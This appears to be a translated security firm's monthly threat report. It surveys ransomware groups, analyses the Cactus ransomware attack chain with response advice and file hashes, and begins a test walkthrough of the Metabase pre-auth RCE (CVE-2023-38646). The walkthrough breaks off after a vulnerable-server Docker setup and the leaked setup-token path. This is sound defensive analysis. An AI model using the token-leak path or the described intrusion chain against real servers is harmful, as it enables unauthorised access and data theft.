¹⁸ FIN8: An attack group working to make money in the retail and entertainment industry

Top5 ransomware

infosec



Among the major ransomware groups, The Clop group caused the most damage cases this month following last month. Clop groups posted 170 cases of damage caused by the MOVEit Transfer campaign on the dark web leak site, and the issue caused by the incident is expected to continue for the time being.

The LockBit's activity decreased slightly as it did in the previous month, but it generated the second largest number of victims. It can be thought that the influence has decreased as those who participated in the LockBit group attack are continuously arrested and the number of cases of apparent damage is decreasing, but it is difficult to say that the number of threats caused by LockBit group has decreased.

As the 8Base group is mainly performing attacks on small and medium-sized enterprises in various fields, some guess that it is similar to the data extortion group RansomHouse. In addition, 8Base group is characterized by the fact that it was built with the leaked Babuk builder, and is known to spread through phishing e-mails and exploit kits.

The BlackCat(Alphv) group showed several distinctive moves this month as well. It is conducting a Malvertising¹⁹ campaign to distribute an installation program containing malware by luring users to a fake page disguised as an official website of the WinSCP²⁰ file transfer application for Windows. WinSCP is a file management system with popular free open source SFTP, FTP, S3, SCP clients and SSH²¹ file transmission function. As it is downloaded 400,000 times a week from file sharing sites, this campaign can create many victims. So attention must be paid to it.

Also, the BlackCat(Alphv) group said that it attacked the global cosmetics company Estée Lauder and contacted the management of Estée Lauder, but there was no reply, and expressed dissatisfaction on the dark web leak site. It also said that even though Microsoft's DART (Detection and Response Team) and Mandiant are in charge of Estée Lauder's security, the network is still vulnerable and accessible, and it did not encrypt the system, but if Estée Lauder does not agree to join negotiations, it will disclose detailed information about the stolen data. He said he would release detailed information. In addition, it provided an API on the leak site to make it easy to access the victim's leaked data, and added a page providing detailed instructions on how to use it. Although nothing has been revealed about the motive for the production of this API, it seems to be a new strategy to increase revenues by improving access to leaked data and increasing the burden of data leakage to victims as the number of victims paying ransom is decreasing in the event of an infringement incident caused by ransomware.

The Play group is also constantly posting victims on the leak site. In relation to ProxyNotShell²², OWASSRF²³, and Microsoft Exchange Server RCE vulnerabilities, it is using various tools and exploit to perform attacks. Recently, it started using new tools such as Grixba, a network scanner and infostealer, and AlphaVSS²⁴, an open source VSS management tool. As this increases the efficiency of attacks and makes access to backup files easier, risks are greatly increasing.

¹⁹ Malvertising: A technique to distribute malware through advertisements by hacking online advertising servers

²⁰ WinSCP: SFTP, FTP, and SCP client in the Windows environment

²¹ SSH: A protocol for safely accessing a remote computer and executing commands

²² ProxyNotShell: Exploitation through SSRF(CVE-2022-41040), a vulnerability that uses the Microsoft Exchange Server to send unwanted requests, and the remote code execution vulnerability (CVE-2022-41082)

²³ OWASSRF: It bypasses exploitation through the Microsoft Exchange Server privilege escalation vulnerability (CVE-2022-41080), and the remote code execution vulnerability (CVE-2022-41082), and ProxyNotShell mitigation.

²⁴ VSS: A function that allows you to back up files or data change status in Windows and restore it to the previous state


■ Focus of ransomware

Cactus Ransomware Outline


Cactus is a ransomware group that was first discovered last March, but has been active since it opened its first dark web leak site this month. At the same time as it opened the leak site, it became a hot topic by posting 18 cases of damage. It performed attacks against companies in various fields, but it has not been known so far not only because it is not operating a dark web leak site, but also because the data necessary for ransomware operation is encrypted, and the Cactus ransomware is executed only when the decryption key is delivered as a command line factor or there is ntuser.dat file, and presumably it was difficult to discover it easily. The file name is the same as the unique victim ID, which is randomly generated with the regular expression `[a-z1-9]{4}-[a-z1-9]{4}`.



Cactus Ransomware



Cactus ransomware campaign strategy and scenario



The Cactus ransomware uses the vulnerability of Fortinet VPN to access the system and secure continuous access through the SSH backdoor. It scans and infects internal hosts with the SoftPerfect²⁵ scanner, and checks the accessibility of the host and account through PowerShell and Windows events. These activities are logged as text files. It maintains the continuity of the backdoor using various tools, performs lateral movement to the anti-virus account using RDP²⁶ and Super Ops²⁷ with msieexec²⁸, and transmits data to the MEGA cloud server through Rclone²⁹. Finally, it distributes the ransomware using PowerShell and extracts the payload with 7-Zip to encrypt the system.


²⁵ SoftPerfect: A tool for checking if the system is accessible and scanning available ports

²⁶ RDP: A protocol that makes it possible to remotely operate the computer

²⁷ Super Ops: A platform for integrated management of remote access tools, such as Splashtop and Teamviewer

²⁸ msieexec: A tool that installs or manages the MSI package in Windows

²⁹ Rclone: A tool for managing or migrating data in the cloud storage



Cactus ransomware attack scenario

One of the attack processes of the Cactus ransomware starts with the attacker installing an SSH backdoor to continuously access the system after the initial access. Then, it performs internal reconnaissance through the SoftPerfect network scanner to infect all hosts in the same network band. At this time, it executes the PowerShell command to list the hosts, identify the user account by checking the Windows Security 4624 event³⁰, and check if they can be accessed. Records of these actions are stored as text files in the compromised host system.

The attacker maintains continuity in various ways in case the backdoor is deleted, and accesses the target system using tools such as Cobalt Strike³¹, proxy tool Chisel³², a legal remote access tool like Splashtop³³, or a tool like AnyDesk³⁴. Then it executes a batch script to remove the anti-virus software using msiexec.

³⁰ Windows Security 4624 event: All attempts to successfully log on to the system are recorded.

³¹ Cobalt Strike: Commercial access test tool

³² Chisel: It provides C2 communication, and brings additional scripts or tools to the victimized system.

³³ Splashtop: Remote desktop software and remote support software


³⁴ AnyDesk: It provides such functions as remote desktop software, remote control and file transmission and VPN.

After accessing a specific host and successfully removing the anti-virus software, the credentials to be leaked will be stolen from the disk or web browser, and the LSASS³⁵ memory will be dumped for privilege escalation. It will be spread internally using those accounts with high privileges among stolen credentials and remote management tools like RDP and Super Ops.

The attacker automatically extracts the stolen data to the MEGA cloud server through a legitimate tool like Rclone, and acquires it. After confirming that the data has been leaked, the attacker automates the distribution of the ransomware through PowerShell script, which is also frequently used by the BlackBasta group, extracts the payload with 7-Zip for binary execution, and then encrypts the system.

³⁵ LSASS: The process of inspecting the login of Windows system users and managing password change

Response plan for each stage of the Cactus ransomware campaign



As the initial access of ransomware is performed through vulnerabilities, it is important to always keep software and systems up to date with vulnerabilities patched. Even if an initial access occurs, it is necessary to manage access privileges so that information about the system and accounts cannot be searched, and to establish policies or firewalls that block access to prevent account exploitation.

In addition, considering that Cactus attackers exploit msixexec to remove anti-virus software or use software commonly found in security incidents such as Cobalt Strike, you should establish a policy restricting the tool and do your best to ensure account security to prevent privilege escalation. You should refrain from storing web credentials in the browser, and protect LSASS by activating ASR³⁶ (Attack Surface Reduction) rules, which began to be applied starting with Windows 10 to prevent LSASS memory dump that is most frequently exploited to steal OS credentials. You should disable RDP and SSH when they are not in use, and if you must use them, you should use multi-factor authentication to prevent attackers from easily accessing them.

In addition, as there are cases in which tools used for attacks are transmitted through file sharing communication protocols like SMB, it is also necessary to consider policies that restrict them. Attackers often obtain stolen data by transferring it to the cloud storage. Data leakage can be prevented simply by restricting the use of external services like Rclone, which can easily automate this process.

³⁶ ASR: A technology for blocking the attack path of malware

Indicator Of Compromise

[a-z1-9]{4}-[a-z1-9]{4}.exe : SHA256

```
509A533ADE43406EB50FA9CB8984B2E10D008AD0EA8C22D0652F3EE101125BB7
D7429C7ECEA552403D8E9B420578F954F5BF5407996AFAA36DB723A0C070C4DE
78C16DE9FC07F1D0375A093903F86583A4E32037A7DA8AA2F90ECB15C4862C17
C52AD663FF29E146DE6B7B20D834304202DE7120E93A93DE1DE1CB1D56190BFD
69B6B447CE63C98ACC9569FDCC3780CED1E22EBD50C5CAD9EE1EA7A4D42E62CC
0933F23C466188E0A7C6FAB661BDB8487CF7028C5CEC557EFB75FDE9879A6AF8
9EC6D3BC07743D96B723174379620DD56C167C58A1E04DBFB7A392319647441A
```

File Name

ntuser.dat : Configuration File
[a-z1-9]{4}-[a-z1-9]{4}.exe : Binary of Cactus Ransomware

■ Reference sites

URL : <https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/analysis-of-cactus-ransomware>

URL : <https://www.kroll.com/en/insights/publications/cyber/cactus-ransomware-prickly-new-variant-evades-detection>

URL : <https://thehackernews.com/2023/07/blackcat-operators-distributing.html>

URL : <https://www.bleepingcomputer.com/news/security/blackcat-ransomware-pushes-cobalt-strike-via-winscp-search-ads/>

URL : <https://thehackernews.com/2023/07/redenergy-stealer-as-ransomware-threat.html>

URL : <https://www.bleepingcomputer.com/news/security/ransomware-affiliates-triple-extortion-and-the-dark-web-ecosystem/>

URL : <https://thehackernews.com/2023/07/beware-of-big-head-ransomware-spreading.html>

URL : <https://www.securityweek.com/blacklotus-uefi-bootkit-source-code-leaked-on-github/>

URL : <https://www.bleepingcomputer.com/news/security/meet-noescape-avaddon-ransomware-gangs-likely-successor/>

URL : <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/syssphinx-fin8-backdoor>

URL : <https://www.bleepingcomputer.com/news/security/cybersecurity-firm-sophos-impersonated-by-new-sophosencrypt-ransomware/>

URL : <https://www.bleepingcomputer.com/news/security/est-e-lauder-beauty-giant-breached-by-two-ransomware-gangs/>

URL : <https://www.bleepingcomputer.com/news/security/clop-gang-to-earn-over-75-million-from-moveit-extortion-attacks/>

URL : <https://theyberexpress.com/nobit-raas-new-generation-ransomware-builder/>


Research & Technique

Pre-Auth RCE vulnerability exploiting Metabase H2 JDBC connection information (CVE-2023-38646)

■ Outline of the vulnerability

In July 2023, a remote code execution vulnerability was discovered in Metabase, an open source business intelligence (BI) tool that provides insight to users by analyzing and visualizing information from connected DBs. This vulnerability occurs because of the insufficient access control of the DB connection confirmation API, which is used only at the time of initial installation, and the constant exposure of the token value for using the API. As an attacker can use this vulnerability to obtain a shell or steal important information by executing a remote code using H2³⁷ JDBC³⁸ without going through the authentication procedure, it deserves your attention. The CVSS score was 9.8.

Using Metabase's Favicon.io file hash value, it is possible to check the current instances³⁹ of use in an OSINT search engine such as Shodan. As of August 7, as a result of searching using Shodan, it was found that there are about 19,581 servers using Metabase around the world, and it was confirmed that about 80 or more companies in Korea are using Metabases. If you are using a weak version of Metabase, you must update it to the latest version. If it is difficult to update it, you need to take measures to prevent access to the vulnerability.



* Source: Shodan Report

Figure 1. Vulnerable server search result

³⁷ H2: A lightweight database management system written in Java

³⁸ JDBC (Java Database Connectivity): A standard API for connecting to databases and executing SQL queries in Java

³⁹ Instance: It refers to a process or service that runs independently

■ Affected software version

The following table shows the versions to which the CVE-2023-38646 vulnerability patch has been applied, and Metabase versions prior to the table below may be affected by the vulnerability.

S/W 구분	Version
Metabase	Metabase Enterprise 1.46.6.1
	Metabase Enterprise 1.45.4.1
	Metabase Enterprise 1.44.7.1
	Metabase Enterprise 1.43.7.2
	Metabase open source 0.46.6.1
	Metabase open source 0.45.4.1
	Metabase open source 0.44.7.1
	Metabase open source 0.43.7.2

■ Attack scenario

The attack scenario using the CVE-2023-38646 vulnerability is as follows:




Figure 2. Attack scenario

- ① The attacker uses an OSINT search engine like Shodan to search for a vulnerable Metabase server.
- ② The attacker uses the CVE-2023-38646 vulnerability to access a victimized server.
- ③ The attacker seizes control of the server of the Reverse Shell⁴⁰ connection victim by executing a remote command.
- ④ The attacker accesses the victim's database to steal important information.

⁴⁰ Reverse Shell: Since the victim connects the shell to the attacker side, it is one of the techniques to maintain the connection even if the firewall is applied on the victim side.

■ Test environment configuration information

Build a test environment and look at the operation process of CVE-2023-38646.

Name	Information
Victim	Ubuntu 20.04.6 LTS focal Docker version 24.0.5, build ced0996 Metabase:v0.46.6 Alpine Linux v3.18 (192.168.102.65)
Attacker	Ubuntu 20.04.6 LTS focal Burp Suite Community Edition v2023.7.1 Ncat: Version 7.80 (92.168.102.54)

■ Vulnerability test

Step 1. Environment configuration

1) Build a server of Metabase 0.46.6 version where the CVE-2023-38646 vulnerability exists in the victim PC.

command	<pre>\$ docker run -d -p 3000:3000 --name Metabase Metabase/Metabase:v0.46.6</pre> <p>-d option: An option for executing the docker in the background in the detach mode</p> <p>-p option: An option for specifying the local port and the port to execute in the docker</p>
----------------	--

```
root@test-virtual-machine:~# docker run -d -p 3000:3000 --name metabase metabase/metabase:v0.46.6
Unable to find image 'metabase/metabase:v0.46.6' locally
v0.46.6: Pulling from metabase/metabase
31e352740f53: Pull complete
8aad9aaa732: Pull complete
16832ade6690: Pull complete
244ff7477514: Pull complete
b35f03987142: Pull complete
de28ea45b691: Pull complete
Digest: sha256:e35de273692f7d95c54225abbd837a7b594e44ad42a47d8ae750293825215273
Status: Downloaded newer image for metabase/metabase:v0.46.6
7f5f45bd1023e1c30e77945a007fa565f303f0c009dafb61392b99e47004802e
```

Figure 3. Building the environment through the Docker image

2) It is possible to steal the `setup-token`⁴¹ value, which was used for initialization in the `/api/session/properties` path, after Metabase installation and initialization is completed.


